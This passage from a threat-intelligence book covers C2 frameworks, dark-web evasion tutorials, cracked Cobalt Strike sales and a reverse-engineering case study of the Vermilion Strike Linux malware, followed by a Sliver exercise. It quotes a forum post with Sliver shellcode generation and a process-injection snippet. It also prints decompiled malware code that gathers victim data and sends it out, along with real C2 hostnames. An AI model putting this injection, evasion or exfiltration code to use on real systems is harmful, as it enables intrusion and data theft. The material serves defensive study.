Payload modules Used after a threat actor gains the ability to execute code on a target system; they contain shellcode that typically creates a Metasploit session. Sessions might consist of a reverse shell back to the attacker, downloading and running an executable, or adding a new user to the local administration group. The sessions that payloads create allow the operator to escalate the attack through the use of additional modules or TTPs. In particular, you might see the actor use the Meterpreter payload, which provides sophisticated post-exploitation functionality.

Evasion modules Allow the user to generate payloads that evade antivirus, EDR, software restrictions, and Applocker.

Exploit modules Allow the user to exploit vulnerabilities for specific types of services, such as FTP, web applications, and browsers, or for local exploitation to elevate privileges. These modules help the operator gain an initial foothold on the victim system and implement the exploitation phase of the Cyber Kill Chain.

Post modules Used to perform post-compromise functionality related to data collection, management, and enumeration, such as collecting mail client credentials, creating a Golden Kerberos Ticket, or modifying network configuration rules. We'll talk more about post-exploitation frameworks and tools in Chapter 8, but note that Metasploit supports some of these capabilities out of the box.

Auxiliary modules Offer useful functionality related to scanning, data gathering, or administration. Auxiliary modules do not exploit the target system. For example, Metasploit includes modules for scanning ("scanner"), administering or managing target systems ("admin"), and interacting with and exploiting cloud-based environments ("cloud"). This category also includes modules that perform *fuzzing*, a technique for testing software to identify vulnerabilities by sending it unexpected, intentionally invalid, or random input.

At the time of this writing, Metasploit has over 5,600 modules covering a variety of capabilities for different targets.

The Framework Ecosystem

As I mentioned in this chapter's introduction, there isn't really a market for new C2 frameworks. Almost all threat actors, including sophisticated cybercriminal groups and state-sponsored groups, use existing commercial and open source C2 frameworks, which is much easier than creating a new one from scratch, especially given the level of sophistication of popular offerings like Sliver and Cobalt Strike. Building a C2 framework also involves developing stealth and antivirus-evasion capabilities, which takes a significant amount of time and technical ability.

As a result, the vast majority of development activity on dark web forums and markets remains focused on improvements to existing frameworks. Threat actors can make money by selling services and BOFs for these frameworks. The underground economy has also found its own ways to optimize their use in cyberattacks, such as by developing new evasion techniques, creating tutorials, and finding ways to crack or evade their licenses. We'll explore these activities in this section.

How Well-Known Tools Evade Detection

In some ways, using well-known C2 tools over custom solutions makes it harder for defenders to determine who conducted the attack. If anyone can download and deploy the tools, the malware won't point to any particular threat actor, complicating the identification of the culprit.

Using known tools that create signatures comes with drawbacks, however. Notably, successfully delivering the implant will require the use of some sort of obfuscation tool, such as a loader or crypter, discussed in previous chapters. Several of the most-used frameworks also have stealth capabilities built in, and a fairly extensive market exists for BOFs, including those that provide stealth. In this section, we'll look at these frameworks'

built-in capabilities and then consider a few examples of BOFs that add functionality and hide implants.

Built-in Stealth Capabilities

Most commercially available and open source C2 frameworks are designed to help red teams perform assessments of infrastructure that often includes antivirus or EDR meant to catch malicious behavior. As a result, most C2 frameworks incorporate configurable stealth mechanisms.

For example, Cobalt Strike's implant, Beacon, randomizes its C2 callback interval time using the jitter value I mentioned earlier. Additionally, operators set the callback interval themselves, making network detection harder, as defenders can't watch for requests sent at any particular fixed interval. An operator looking to increase the stealth of the implant might set a very long interval between callback requests to further blend in. It's also possible to export Cobalt Strike's Beacon payload in different formats to work with third-party evasion tools.

Other frameworks, such as Sliver, have built-in obfuscation capabilities for the implant and C2 communication. This obfuscation likely won't be enough to evade antivirus and EDR, whose vendors are always looking for ways to detect obfuscated malicious behavior, but a user can deploy these frameworks in conjunction with packers, crypters, or stagers. Per Sliver's documentation, antivirus evasion isn't an explicit goal for the tool's developers, and they provide links to external resources on the topic. Similarly, Metasploit's documentation links to a few of the many resources on techniques an operator can use to evade antivirus software while using the tool.

Stagers are conceptually similar to loaders; they're programs that connect to a C2 to download the implant payload and execute it. However, a key attribute of stagers is the fact that they're *small* pieces of code or, very often, shellcode that can operate in size-constrained environments. An example of an environment in which an operator might use a stager is in exploiting a buffer overflow, which frequently offers limited space for the implementation of the exploit. Whereas a loader often comes with additional features, a stager exclusively offers the ability to connect to a C2 server and download and run an additional payload.

Interestingly, Sliver offers the ability to execute commands in an interactive shell, but the developers advise against it by displaying a warning, as shown in Listing 7-1.

```
sliver > sessions

 ID        Transport Remote Address    Hostname     Username    Operating System   Health
========= ========= ================ ============ =========== ================== =========
 b1076490    mtls   10.2.XX.XX:55832 WIN2016-SRV   localuser     windows/amd64    [ALIVE]

sliver > use b1076490

[*] Active session DAMP_DANCING (b1076490-dc46-4815-8f00-e88ea6607cef)
```

```
sliver (DAMP_DANCING) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 4812
```

Listing 7-1: A "bad OPSEC" message received when using shell commands with the Sliver implant

These commands look for active Sliver sessions, select a specific session to use, and attempt to start a remote shell to that implant. Sliver warns that using this shell functionality is considered bad OPSEC, however. It shows this message for both `shell` and `psexec` commands because defenders have implemented many detections for these utilities.

Another framework, Brute Ratel, provides a built-in debugger that can detect and bypass EDR hooks. The tool also claims to have the explicit ability to keep memory artifacts hidden from EDR and antivirus software. An upgraded version of Brute Ratel, called Brute Ratel C4, provides additional features, optimizations, and support for more advanced exploitation techniques, including stealth and evasion.

These are just a sample of the enhancements built into C2 frameworks for antivirus and EDR evasion. Incorporating evasion techniques and keeping the techniques current as vendors adjust their detections is challenging and very likely more resource intensive than many would want. A C2 framework provides all of this functionality essentially for free.

Custom BOFs and Tools

Some actors sell additional tools designed to help well-known C2 frameworks evade detection. For example, the following is an excerpt of an ad for a Cobalt Strike utility meant to mask the payload while it executes a BOF:

> BOFMask is a proof-of-concept for masking Cobalt Strike's Beacon payload while executing a Beacon Object File (BOF). Normally, Beacon is left exposed during BOF execution. If some behavior from a user-provided BOF triggers a memory scan by an EDR product, then Beacon will likely be detected in memory. Since Cobalt Strike's 4.7 release, users are able to provide a Sleep Mask to hide Beacon while it is sleeping, which is implemented as a BOF provided by the user. This demonstrates that it is possible to execute a BOF while Beacon is masked.
>
> The actual implementation of this is simple: A setup function, `GetBeaconBaseAddress`, is used to generate a key and find Beacon's base address. Beacon's base address is located by going up two stack frames to find the return address after the BOF finishes executing. This will be an address within Beacon's text section, which we can pass into the `VirtualQuery` API to get the base address of the text section. Then, a simple XOR mask is used to

> hide Beacon, and the memory protection setting is changed with the `VirtualProtect` API.

The BOFMask claims to hide the beacon from an EDR memory scan. Cobalt Strike allows users to apply a masking utility called Sleep Mask to the Beacon while it's inactive, and the BOFMask tool demonstrates a way to execute a BOF while the Beacon is masked.

Elsewhere, you'll find BOFs created to perform post-exploitation activities, like the ones we'll discuss in the next chapter. Interestingly, because both red teams and threat actors use these C2 frameworks, they're often available both on GitHub, where anyone can download and access them, and on dark web forums.

Tutorials Shared on the Dark Web

On the dark web, you can find all sorts of chatter about existing C2 frameworks, including tutorials, tips, and tricks for stealthier usage. For example, in the following dark web forum post, a threat actor shares their technique for the deployment of a payload using Sliver:

> As I said before the plan now is to include a malicious payload and as an example, my choice is to use Sliver http implant since Sliver can generate shellcode for this kind of implant. I generate the payload as follows:

```
sliver > generate --http
Generating new windows/amd64
Symbol obfuscation is enabled
Encoding shellcode with shikata ga nai... success!
Implant saved to /root/tools/sliver/win_http_shellcode
```

> The main problem is that the payload has 17M, even being possible to use `xxd -i` to create an include file (eg: *payload.h*), it will cause problems and a ridiculous usage of RAM during build time because the compiler will be parsing a string of 17M as a single token. To include the payload together with our injector, we have a lot of options, and I used to use the `INCBIN` macro, which is very simple, even being an external dependency (a single `.h`). I think it's useful and easy enough to be worth in the project.
>
> . . .
>
> I just changed the hash function to use the `unsigned long long` type, so both systems will be working with 64-bit as expected. I will provide a reference on those LP64 as the end. The good thing is that after this change, the code worked as expected, and then I put the `win_http_shellcode` file in the project path and changed *program.c* as follows:

```
#define INCBIN_PREFIX
#define INCBIN_STYLE INCBIN_STYLE_SNAKE
#include "incbin.h"
```

```
INCBIN(payload, "win_http_shellcode");
//... same as before
remote_mem = FCALL(fptrs, VirtualAllocExPtr,
proc_handle, NULL, payload_size, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE
);

//... same as before ...
FCALL(fptrs, WriteProcessMemoryPtr,
proc_handle, remote_mem, payload_data, payload_size, &written
);
```

As a quick test, I spawned a *notepad.exe* and ran the code from an exclusion directory. The injection was correct as the session was created in C2, but after a few seconds, the defender showed a detection and killed *notepad.exe* (probably dynamic analysis caught Sliver).

The author discusses how to use `INCBIN` on the Sliver implant payload as a method of hiding it. In this context, `INCBIN` is a C/C++ macro that allows a developer to include a binary file in their code. The post's author also notes, however, that the antivirus on the test system flagged the code as Sliver and blocked it. As you can see, threat actors must balance the detectability of these well-known tools with their ease of use and sophisticated functionality.

Cracked Software and Resold Licenses

Unlike other tools such as Sliver or Metasploit, Cobalt Strike is neither free nor open source, so users can't just download it, nor can they purchase a license without contacting the vendor to request one. This purchase process, which we'll discuss more in the next section, can only somewhat control how legitimate licenses are offered. It can't mitigate the fact that people sell cracked versions of the software on the dark web, as shown in Figure 7-2.



Figure 7-2: An ad for a cracked version of Cobalt Strike

A *cracked* version of software has been modified to bypass licensing requirements or subvert protection mechanisms such as digital rights management (DRM). People frequently use cracked versions to avoid paying a licensing fee, but in the case of Cobalt Strike, the cracked version of the tool can also allow someone to bypass the strict license acquisition process.

These cracked versions may or may not contain malware intended to infect someone who downloads them. Sometimes, threat actors scam other threat actors in much the same way they con regular victims: by offering something that seems alluring. Using leaked versions of existing, highly popular closed source C2 frameworks is just another way they can do so.

Sometimes, threat actors resell licenses for existing tools that have strict *know your customer (KYC)* requirements, meaning these vendors won't sell their tools to just anyone. The vendors of proprietary tools such as Cobalt Strike and Brute Ratel want to limit the risk that the buyer will reverse engineer the tool or resell their license to make a profit, likely to someone who wasn't allowed to purchase the tool directly. The ad in Figure 7-3 is an example of a threat actor reselling licenses for several different tools.



Figure 7-3: A threat actor selling licenses for red teaming tools

This is exactly the type of behavior vendors aim to avoid by implementing KYC requirements, and the ability to bypass the vendor's buyer requirements can be lucrative for someone who wishes to resell their license to others. If a threat actor wants to purchase and use an actual version of these tools and not merely a cracked version, this might be their only option.

The key difference between purchasing a license for Cobalt Strike or Brute Ratel from the dark web and downloading a cracked version of the software is what the purported offering is. In the first case, the buyer is purchasing a way to access a legitimate version of the tool, and in the latter, the individual downloads a version of the tool that has been altered in some way to make it usable without a license.

In the next section, we'll look more closely at a reimplementation of Cobalt Strike, dubbed Vermilion Strike, and explore how these versions are sold on the dark web.

Case Study: Comparing Vermilion Strike and Cobalt Strike

In 2021, researchers identified a sample of Linux malware that appeared to be an unofficial reimplementation of Cobalt Strike and that shared many of the same indicators and TTPs as the original tool. (At the time of this writing, there is no official Cobalt Strike Beacon available for Linux systems.) Due to the resemblance, the researchers named the malware Vermilion Strike.

In this case study, we'll compare Vermilion Strike and Cobalt Strike, exploring how Vermilion Strike establishes communication with its implants without violating Cobalt Strike's terms of use. Because this chapter covers C2 frameworks, we'll focus our analysis on Vermilion Strike's C2 infrastructure, rather than its post-exploitation functionality.

A Brief Introduction to Cobalt Strike

To understand what we'll be looking for, let's first cover the C2 communication protocol for Cobalt Strike. The tool has been around since 2012, and at the time of this writing, it includes capabilities like command execution, file upload and download, the spawning of new processes, privilege escalation, lateral movement, and network enumeration. Cobalt Strike also allows operators to write their own functionalities in the form of BOFs and through command automation scripts known as *aggressor scripts*.

Cobalt Strike's C2 application is called the Team Server, and the implant it installs on the victim machine is called the Beacon. Figure 7-4 provides a high-level illustration of the C2 communication process.




Figure 7-4: Cobalt Strike's C2 communication

Before starting communication with the C2, Cobalt Strike must decode the embedded configuration data to obtain information about the network communication process, execution, and embedded key used for RSA encryption. Cobalt Strike uses a simple XOR operation, most often single-byte, to obfuscate this data that differs by version.

Once installed on the victim machine, the Beacon collects information to send to the Team Server. It encrypts this data with the asymmetric RSA algorithm using the Team Server's public key embedded in the Beacon's configuration data, then base64-encodes the data and transmits it via an HTTP GET request. Within this metadata is a randomly generated 16-byte string that the Team Server and the Beacon will both use to generate a symmetric AES key.

Next, the Team Server sends tasks to the Beacon in the form of GET requests, encrypting the data using the symmetric key. The Beacon decrypts the data and executes the task. If the task produces output, it AES-encrypts this output and sends it to the Team Server via a POST request. The Team Server can then send a response to the Beacon via the POST response, but the Beacon doesn't do anything with this response.

Now that you have a basic understanding of how Cobalt Strike's Beacon and Team Server communicate, let's try to identify these components in Vermilion Strike.

Configuration Data Decryption

One of the first things you'll notice in the binary is that it performs an XOR operation of a large segment of memory with the value `0x69`. Some of the older versions of Cobalt Strike used this same 1-byte XOR key to obfuscate the configuration data. In a Cobalt Strike payload, we'd expect this configuration data to contain the RSA public key, the hostname of the Team

Server, and GET and POST configuration information the malware will later use for communication. To see whether this is the case here, let's turn to the code that performs the 1-byte XOR deobfuscation (Listing 7-2).

```
❶ 0x1000_space = (CONFIG_STRUCT *)malloc(0x1000);
if ((CONFIG_PTR < &0x1000_space[1].field3_0x3) &&
    (0x1000_space < (CONFIG_STRUCT *)(CONFIG_PTR + 0x10))) {
    ctr = 0;
    do {
      ❷ (&0x1000_space->item1)[ctr] = CONFIG_PTR[ctr] ^ 0x69;
        ctr = ctr + 1;
    } while (ctr != 0x1000);
}
```

Listing 7-2: The configuration file deobfuscation routine in Vermilion Strike

The code allocates a large block of memory using `malloc` ❶ and then XORs each byte of the configuration data in a `for` loop with the value `0x69` ❷. We can easily decode the configuration data in Ghidra using the *XorMemoryScript.java* script located in the Script Manager in the Window menu by selecting all the bytes of the encoded config data and entering the value `69`.

Now we can see the decoded contents of the configuration file, including components of URLs, pieces of what look like a user agent, and executable paths. However, without understanding the specifics of the configuration file format, matching up these values with their keys is difficult unless we do some research. Although we can always go down that avenue (and I encourage you to do so on your own), we have another option that can help us.

The configuration data contains information in a format similar enough to Cobalt Strike that we can extract it using some of the automated tools designed for Cobalt Strike published by other researchers. The extractor I used in this case study is published at *https://github.com/strozfriedberg/cobaltstrike-config-extractor* if you'd like to try this yourself. Listing 7-3 shows a few excerpted pieces of this extracted configuration data.

```
"beacontype": [
 ❶ "Hybrid HTTP DNS"
  ],
--snip--
"server": {
 ❷ "hostname": "update.microsoftkernel.com",
   "port": 1,
 ❸ "publickey": "MIGf..."
},
"host_header": null,
"useragent_header": "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
   Trident/4.0; GTB7.4; InfoPath.2)",
"http-get": {
  "uri": "/dot.gif",
  "verb": "GET",
```

```
    "client": {
      "headers": [],
      "metadata": [
        "base64",
      ❹ "header 'Cookie'",
        "base64url",
        "base64url"
      ]
    },
    "server": {
      "output": [
        "print"
      ]
    }
  },
  "http-post": {
    "uri": "/template/template.jsp",
    "verb": "POST",
    "client": {
      "headers": [
        "Content-Type: application/octet-stream",
        "Referer: http://www.microsoft.com"
      ],
      "id": [
        "parameter 'id'"
      ],
      "output": [
        "print"
      ]
    }
  },
  --snip--
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  --snip--
❺ "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
  },
  --snip--
❻ "pipename": "\\\\%s\\pipe\\msagent_%x",
  --snip--
```

Listing 7-3: The configuration data for the Vermilion Strike sample

Some important values here are the C2 server hostname ❷ and the `publickey` value ❸ that the malware uses as the public key for RSA encryption. You can also see that the beacon type is `Hybrid HTTP DNS` ❶. The *beacon type* is the mode the implant uses for communication. In this case, the

implant uses DNS as the beacon channel and HTTP as the data channel, meaning the implant checks for tasking using DNS A record requests and, if a task is available, sends an HTTP GET request to download the tasking data and HTTP POST to transmit the response, if there is one.

Another relevant value from the configuration data is the header value in the `http-get` field ❹, which defines configuration values related to the GET request used to exfiltrate the metadata payload. The implant places the encrypted metadata to exfiltrate in the field identified by the header, which is `Cookie` in this sample.

Also included among the network configuration data are a few pieces of Windows-specific data: The `post-ex` ❺ and `pipename` ❻ values are relevant only to Windows processes. Cobalt Strike implements its post-exploitation functionalities as Windows DLLs, and the post-ex block in the configuration contains information about the content and behaviors of these features. Because this version of malware is Linux based, it ignores these options, but their presence further underscores the similarity between Vermilion Strike (especially the Windows version) and the legitimate Cobalt Strike tool.

If you took the opportunity to decode the configuration data using Ghidra, you might have identified two hostname uniform resource identifiers (URIs), as seen in the excerpt shown in Listing 7-4.

```
00410e98 75 70 64 61 74 65 2e 6d 69 63 72     ds      "update.microsoftkernel.com,
         6f 73 6f 66 74 6b 65 72 6e 65 6c              /dot.gif,update.microsofthk.com,/ca"
         2e 63 6f 6d 2c 2f 64 6f 74 2e 67
```

Listing 7-4: Parsed configuration data for Vermilion Strike

The first, `update.microsoftkernel.com`, appears in Listing 7-3, but the second, `update.microsofthk.com`, is noticeably absent. What's going on here? Although the extractor does a great job supporting the vast majority of Cobalt Strike's configuration format, at the time of this writing, it doesn't yet support extraction of multiple hostname URIs.

String Deobfuscation

The Vermilion Strike binary calls a function several times that takes a pointer to an array of bytes, as well as a global address; this might be some kind of string deobfuscation function. Inside the function, a subfunction parses the data blob into a 4-byte XOR key and the data to be decoded, then does a rolling XOR over the data. The Python code in Listing 7-5 demonstrates how this algorithm works, as it's a little challenging to see in the code itself.

```
❶ arr_of_bytes = [0x80, 0x80, 0, 0, 0xe2, 0x16, 0xa2, 0xde, 0x20, 0, 0, 0,
                  0x81, 0x72, 0xcc, 0xef, 0xc2, 0x75, 0xc6, 0xb0...]

❷ data_to_decrypt = arr_of_bytes[0xc:]

❸ xor_key = arr_of_bytes[0x4:0x8]

  out = ""

  for j in range(0,len(data_to_decrypt)):
    ❹ xored = (data_to_decrypt[j] ^ xor_key[j%4]) & 0xff
      out = out + chr(xored)

  print(out)
```

Listing 7-5: Python pseudocode demonstrating string deobfuscation

I've provided a sample array of bytes to represent the data blob in the code ❶. It contains both the 4-byte XOR key (0xe2, 0x16, 0xa2, 0xde) and the data we'll decode. I then separated the XOR key into the `xor_key` ❸ variable and the obfuscated string data into `data_to_decrypt` ❷. Within the `for` loop, the code XORs each byte of the encrypted data with a byte from the XOR key. When we reach the end of the key, we loop back to the beginning until we reach the end of the encrypted data ❹.

The binary applies this algorithm on each of the data blobs to deobfuscate the strings in the code. Once we've decoded these strings, we see different types of values, such as *php* and *jsp* endpoints and URIs that the malware uses for the GET and POST requests. The malware randomly selects from these decoded strings to generate new URLs that make the network traffic more difficult to detect, as using different URLs gives the malware a less predictable network signature.

Victim Metadata Collection

Like Cobalt Strike, Vermilion Strike collects information about the target device, including the version of its kernel, details about the network, the hostname, and the password database entry for the EUID of the user under which its process is running. The *EUID* is the *effective user ID*, which determines the permissions that running process has. The *password database entry* is the line in the system's password file (oftentimes either */etc/passwd* or */etc/shadow*) containing information about a specific user account (in this case, the one matching the EUID). Listing 7-6 shows how the malware builds a string of exfiltration data containing the collected information.

```
  does_string_append_z(exfil_data,"\t","");
❶ string_append_z(exfil_data,&uname,"");
  does_string_append_z(exfil_data,"\t","");
❷ string_append_z(exfil_data,&nameinfo_for_ifaddrs,"");
  does_string_append_z(exfil_data,"\t","");
```

```
❸ string_append_z(exfil_data,&hostname,"");
  does_string_append_z(exfil_data,"\t","");
  string_append_z(exfil_data,&euid_and_pwuid,"");
  does_string_append_z(exfil_data,"\t","");
```

Listing 7-6: The collected data being appended to a string to exfiltrate

The malware collects the kernel version of the target machine ❶, network information ❷, and the hostname ❸, among other data. It also generates 16 bytes of random data and packs all of this information into a string for exfiltration from the target. This is the random data that both the C2 server and the implant will use to generate the symmetric AES key needed to encrypt and decrypt task-related information. The malware calculates a SHA256 hash of this random data to generate the AES key and the hash-based message authentication code (HMAC) key. Listing 7-7 shows how the malware assembles the metadata payload inside the `assemble_metadata_payload_prepended_with_0xbeef_z` function.

```
convert_num_to_string_z(0xbeef_as_arr,0xbeef,0);
--snip--
__s = exfil_data[0];
len_to_exfil = strlen(exfil_data[0]);
--snip--
❶ *(undefined4 *)exfiltrated_data_string = 0xbeef_as_arr[0];
❷ *(undefined4 *)(exfiltrated_data_string + 1) = len_to_exfil;
❸ exfiltrated_data_string[2] = random_data;
  *(undefined4 *)((long)exfiltrated_data_string + 4) = victim_info_data[0];
  len_to_exfil = strlen(__s);
❹ memcpy(exfiltrated_data_string + 3,__s,len_to_exfil);
```

Listing 7-7: Assembling victim data for exfiltration

The malware appends four bytes to the beginning of this exfiltration data ❶, `0x0000beef`, which is interesting because Cobalt Strike Beacon also appends this same value to the beginning of the data blob. After that, the code assembles the length of the data blob ❷, the random data that the server and implant use to generate the symmetric AES key ❸, and, finally, the victim data it collected ❹.

Data Encryption and Exfiltration

The code then encrypts this data payload, as shown in Listing 7-8.

```
assemble_metadata_payload_prepended_with_0xbeef_z(&to_encrypt,&to_enc_size);
do_RSA_public_encrypt_z(to_encrypt,to_enc_size,&ENCRYPTED_DATA,&ENCRYPTED_DATA_SIZE); ❶
do_free_z(to_encrypt);
base64_encode_payload_z(&data_out,ENCRYPTED_DATA,ENCRYPTED_DATA_SIZE); ❷
```

Listing 7-8: Functions to assemble, encrypt, and base64-encode the victim data payload

The code encrypts the data ❶ using the RSA public key extracted from the configuration data contained in the binary and base64-encodes it prior

to exfiltration ❷. The base64 encoding turns the encrypted binary data into printable characters to exfiltrate over the network.

Next, the malware exfiltrates the data payload to the server using a GET request (Listing 7-9).

```
does_string_append_z(cookie_and_UA,0,"Content-Type: text/html");
if ((*(long *)(cookie_and_UA[0] + -0x18) != 0) &&
    (lVar4 = std::basic_string<>::rfind((char)cookie_and_UA,10),
    lVar4 != *(long *)(cookie_and_UA[0] + -0x18) + -1)) {
    does_string_append_z(cookie_and_UA,"\r\n","");
}
does_string_append_z(cookie_and_UA,"Cookie: ","");
does_string_append_z(cookie_and_UA,exfiltrated_data,""); ❶
does_string_append_z(cookie_and_UA,"\r\n","");
does_string_append_z(cookie_and_UA,"User-Agent: ","");
does_string_append_z(cookie_and_UA,user_agent,"");
does_string_append_z(cookie_and_UA,"\r\n","");
resp = do_internet_request_and_get_response_z(host,(ulong)port,"GET",param_3,headers,param_5,
                                              data_len,read_data,read_data_len); ❷
```

Listing 7-9: Assembling request data and sending it to the C2 server

Vermilion Strike places the encrypted and base64-encoded payload in the `Cookie` header of the GET request ❶. In Cobalt Strike, this is the metadata's default header. It then calls the function to send the GET request ❷ to the C2 server.

Implant Tasking

Among the decrypted data is the SHA256 hash that both parties can use to generate the same AES key. Now the operator can *task* the malware, telling the implant to do something. As with Cobalt Strike, the implant receives AES-encrypted commands from the C2 containing the task to perform. Listing 7-10 shows the AES decryption routine.

```
retval = AES_set_decrypt_key(USER_KEY_AES,0x80,&aes_key);
if (-1 < retval) {
    size = *size_to_decrypt;
  ❶ IV[0] = 'a';
    IV[1] = 'b';
    IV[2] = 'c';
    IV[3] = 'd';
    IV[4] = 'e';
    IV[5] = 'f';
    IV[6] = 'g';
    IV[7] = 'h';
    IV[8] = 'i';
    IV[9] = 'j';
    IV[10] = 'k';
    IV[11] = 'l';
    IV[12] = 'm';
    IV[13] = 'n';
    IV[14] = 'o';
```

```
    IV[15] = 'p';
    out = (uchar *)malloc((ulong)size);
    if (out != (uchar *)0x0) {
      ❷ AES_cbc_encrypt(to_decrypt,out,(ulong)size,&aes_key,(uchar *)IV,0);
        memcpy(to_decrypt,out,(ulong)*size_to_decrypt);
        do_free_z(out);
        return 1;
    }
}
return 0;
```

Listing 7-10: The AES decryption routine for commands received by the malware

Vermilion Strike uses the same hardcoded initialization vector as Cobalt Strike ❶. An *initialization vector* is a value that cryptographic functions use to ensure that two encrypted versions of the same plaintext with the same key produce different cipher texts, which could provide undesired clues about the contents of an encrypted message. Typically, an initialization vector is random and used only once, but Cobalt Strike (and, in this case, Vermilion Strike) uses the same, well-known value each time.

The code uses this initialization vector in the `AES_cbc_encrypt` function ❷ to decrypt the command. The function's last parameter (which is `0` in this case) signifies whether it should call the encrypt routine (when the value is `1`) or the decrypt routine (when the value is `0`).

Once the code decrypts the command, the malware performs the task contained within it. This version of the malware supports the following tasks: executing commands using `popen`, finding all the mounted filesystems, getting a list of all files in a directory, appending content to an existing file or creating a new one and writing to it, getting the current directory, uploading a specified file, and changing the directory using `chdir`.

Although not all of these commands produce results to report back to the C2 server, those that do encrypt the data using the generated AES key and send it via POST. Listing 7-11 shows an example of how Vermilion Strike gets the mounted filesystems and then calls a function to exfiltrate the data.

```
❶ get_mounted_filesystems_z(&filesystem_info);
  size = (int)*(undefined8 *)(filesystem_info + -0x18) + 8;
  exfil_out = (undefined4 *)malloc((long)(int)size);
  memset(exfil_out,0,(long)(int)size);
  convert_num_to_string_z(0x16_as_string,0x16,0);
  convert_num_to_string_z(task_info_intval,exfil_info->task_info,0);
  *exfil_out = 0x16_as_string[0];
  exfil_out[1] = task_info_intval[0];
  memcpy(exfil_out + 2,filesystem_info,*(size_t *)(filesystem_info + -0x18));
  sem_post(&semaphore3);
❷ post_data_to_c2_z(exfil_info->host,(ulong)*(uint *)&exfil_info->port,
                    exfil_info->task_data,exfil_out,(ulong)size);
  do_free_z(exfil_out);
```

Listing 7-11: Obtaining and exfiltrating mounted filesystem data

The `get_mounted_filesystems_z` function ❶ obtains the filesystem data and is followed by the function to POST the data to the C2 server, `post_data_to_c2_z` ❷.

This analysis of Vermilion Strike's C2 protocols should have certainly highlighted similarities with those used by Cobalt Strike, which is why researchers have concluded that Vermilion Strike was likely developed to be a Linux version of the Cobalt Strike framework.

Conclusion

Vermilion Strike's value to its operators was in using a tried-and-true, successful C2 framework as the basis for a reimplementation of a similar toolkit that allows them to target an additional operating system. Operators didn't need to invent a new tasking protocol or handshake (two important hallmarks of functional C2 frameworks), but they now had a Linux version of Cobalt Strike that was, at the time of its discovery, FUD. Using Cobalt Strike as the inspiration for Vermilion Strike underscores that, despite its use as a red teaming tool, it remains highly popular among threat actors and is effective as a key piece of many cyberattacks.

However, whether a threat actor uses Cobalt Strike or one of the other popular C2 frameworks frequently used by red teamers to conduct a cyberattack, the concepts underlying their functionality are the same. That's why analyzing C2 frameworks matters beyond their individual features; it's important to understand how the purpose of the C2 framework drives what it does and how it does it in addition to the specific implementation of those features. With a C2 channel established, the next question is what the threat actor does with it. Post-exploitation toolkits, covered in the next chapter, are where escalation begins.

Exercise: Investigating the Sliver Framework

Earlier in this chapter, I mentioned the popular open source C2 framework Sliver. In this exercise, you'll explore this framework. You can download and install Sliver from *https://sliver.sh* or *https://github.com/BishopFox/sliver*. These sites have comprehensive tutorials to guide you through the tool's setup.

1. Begin by looking through the Sliver documentation hosted at *https://sliver.sh/docs* to understand how it works at a high level.

    - Using your understanding of the structure of C2 frameworks and the documentation, draw a diagram of how Sliver operates.
    - Identify the C2 framework's key components and what they are called in Sliver.
    - Identify the ways in which Sliver's structure differs from or looks similar to the structure we discussed in the beginning of this chapter.

2. From the documentation, you'll notice that Sliver supports both a DNS C2 protocol and the HTTP/HTTPS protocol. Check out the documentation's "Under the Hood" section inside the "DNS C2" and "HTTPS C2" headers and the "Traffic Encoders" header, then answer these questions:

    - How do these protocols work, and how does their purpose differ?
    - See what these protocols look like in the implant code, which you can find on the GitHub page under *implant/sliver/transports*. Look through the code to understand how communication with the C2 works.
    - During our discussion on Cobalt Strike and analysis of Vermilion Strike, we took a fairly in-depth look at how the implant communicated with the C2 to send victim information and receive tasking. Compare and contrast how both tools do C2 communication, including the frequency of requests, the types of requests sent, and the encryption protocols used. (To find additional information about Cobalt Strike, consult its user manual at *https://www.cobaltstrike.com/support/user-manuals*.)

3. The documentation also discusses the transport encryption protocols used by Sliver.

    - What encryption mechanism or protocols does Sliver use? Are they symmetric or asymmetric?
    - How does key generation work? How does key exchange work?
    - Take a look at the cryptography-related code contained in *implant/sliver/cryptography* and *server/cryptography* and see if you can identify how the encryption and key exchange are reflected in the code.

4. The documentation indicates that Sliver supports the use of SOCKS5 proxies.

    - Describe what a SOCKS5 proxy is.
    - Why would a red team (or threat actor) benefit from the use of this kind of proxy or a proxy in general? Are there any downsides to using a proxy? If so, what are they?
    - In the code hosted on GitHub, see if you can identify where the SOCKS5 proxy implementation and usages are.

5. Optional: Run Sliver for yourself and see how it works. I suggest following the Getting Started guide, then going through some of the tutorials hosted at *https://sliver.sh/tutorials*. You might also want to see if you can identify any behavior from the previous questions, either in the network traffic or in the implant you generate.

8

POST-EXPLOITATION TOOLKITS



Now that you understand how command-and-control frameworks work, we'll explore what threat actors can do with the access they have. There are many ways to conduct malicious actions, including with custom-built tools and built-in operating system utilities, but this chapter covers open source post-exploitation toolkits that make it extremely easy for a threat actor to escalate their attack.

We'll discuss some of the popular post-exploitation activities, focusing particularly on the targeting of Active Directory, then look at how threat actors share post-exploitation resources on the dark web, including modifications of existing tools, tutorials about how to best use them, and open source projects. As a case study, we'll look at a popular post-exploitation toolkit called Impacket and the various ways developers and threat actors modify its modules.

